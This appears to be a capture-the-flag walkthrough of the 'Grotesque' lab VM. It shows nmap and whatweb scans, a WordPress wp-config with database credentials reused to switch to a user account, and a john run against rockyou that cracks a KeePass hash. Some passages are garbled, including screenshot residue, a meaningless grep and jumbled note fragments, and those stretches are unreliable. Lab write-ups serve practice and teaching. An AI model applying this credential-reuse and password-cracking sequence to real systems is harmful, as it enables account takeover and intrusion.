


Grotesque

Grotesque.


  created by ||  tasiyanci

 **Release Date** // 2021-01-19


 **MD5** // 42c5ce7c3a8dd000313263604a946b0f

 **Root** // 49

 **User** // 49

 **Notes** //

Tested on and exported from virtualbox.

Download 

Reviews

Congratz migue1985 you pwned it!



```
(root@kali)-[/home/guel/Work]
# nmap -sS -p- -Pn -n -vvv 192.168.0.85
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 16:51 EDT
Initiating ARP Ping Scan at 16:51
Scanning 192.168.0.85 [1 port]
Completed ARP Ping Scan at 16:51, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:51
Scanning 192.168.0.85 [65535 ports]
Discovered open port 80/tcp on 192.168.0.85
Discovered open port 66/tcp on 192.168.0.85
Completed SYN Stealth Scan at 16:52, 24.61s elapsed (65535 total ports)
Nmap scan report for 192.168.0.85
Host is up, received arp-response (0.0018s latency).
Scanned at 2025-04-18 16:51:54 EDT for 25s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
66/tcp    open  sqlnet  syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:B6:A7:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
Host is up, received arp-response (0.0017s latency).
Scanned at 2025-04-18 16:53:13 EDT for 7s

PORT      STATE SERVICE REASON          VERSION
66/tcp    open  http    syn-ack ttl 64 WEBrick httpd 1.4.2 (Ruby 2.5.5 (2019-03-15))
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-server-header: WEBrick/1.4.2 (Ruby/2.5.5/2019-03-15)
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.38
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: 404 Not Found
MAC Address: 08:00:27:B6:A7:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1
```

```
(root@kali) - [/home/guel/Work]
# whatweb 192.168.0.85
^[http://192.168.0.85 [404 Not Found] Apache[2.4.38], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.0.85], Title[404 Not Found]
```

← → ↻ 🏠 192.168.0.85


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 192.168.0.85 Port 80


```
66/tcp open  http    syn-ack ttl 64 WEBrick httpd 1.4.2 (Ruby 2.5.5 (2019-03-15))
```





after searching for a while...

```
(root@kali)-[/home/guel/Work/vvmlist.github.io/_vvmlist]
# cat * | grep -vE 'dddd:|'
```

```
sechnotes.  
functions:  
  win:  
  m:  
  htbvip:  
  sqli:  
  smb:  
  rce:  
  revsh:  
  credz:  
  hidden:  
  
diffis:  
  e:  
platfs:  
  htbvip:  
curls:  
  sense:  
functions:  
  unix:  
  e:  
  htbvip:  
  credz:  
  cred:  
  cve:  
  rce:  
  for wordpress, it's on port 80/lyricsblog:  
  
diffis:  
  e:  
platfs:  
  htbvip:  
curls:  
  servmon:  
functions:  
  win:  
  e:  
  htbvip:
```





text to md5



user wordpress




```
(root@kali)-[/home/guel/Work]  
# md5sum song  
bc78c6ab38e114d6135409e44f7cdda2  song
```

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off5

Change Text Case is a handy web application that enables you to change the text case of any given text. Simply copy & paste the text into the text area below and click the required text case.

BC78C6AB38E114D6135409E44F7CDDA2

⌵ ⌶



wp-config

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'raphael' );

/** MySQL database password */
define( 'DB_PASSWORD', '_double_trouble_' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );
define( 'WP_SITEURL', 'http://' . $_SERVER['HTTP_HOST'] . '/lyricsblog' );

/**#@+
 * Authentication Keys and Salts
```

```

www-data@grotesque:/var/www/html/lyricsblog$ ls /home/
raphael
www-data@grotesque:/var/www/html/lyricsblog$ su raphael
Password:
raphael@grotesque:/var/www/html/lyricsblog$ id
uid=1000(raphael) gid=1000(raphael) groups=1000(raphael)
raphael@grotesque:/var/www/html/lyricsblog$ █

```

```

root@kali: /home/guel/Work root@kali: /home/guel
raphael@grotesque:~$ ls -la
total 24
-rwxr-xr-x  4 raphael raphael 4096 Apr 18 15:38 .
-rwxr-xr-x  3 root     root     4096 Jan 18  2021 ..
-rwx-----  1 raphael raphael 2174 Jan 18  2021 .chadroot.kdbx
-rwx-----  3 raphael raphael 4096 Apr 18 15:38 .gnupg
-r-x-----  1 raphael raphael  32 Jan 18  2021 user.txt
-rwxr-xr-x 10 raphael raphael 4096 Jan 18  2021 vvmlist.github.io

```

```

(root@kali)-[/home/guel]
# john keepass_hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeepPass [SHA256 AES 32/64])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:09 0.05% (ETA: 2025-04-20 13:30) 0g/s 125.9p/s 125.9c/s 125.9C/s taiwan..lydia
0g 0:00:01:10 0.05% (ETA: 2025-04-20 13:29) 0g/s 126.0p/s 126.0c/s 126.0C/s fucklife..boris
0g 0:00:02:18 0.10% (ETA: 2025-04-20 14:22) 0g/s 121.8p/s 121.8c/s 121.8C/s cronos..carnage
chatter (chadroot)
1g 0:00:03:39 DONE (2025-04-18 23:16) 0.004562g/s 123.0p/s 123.0c/s 123.0C/s colombiano..candyapple
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

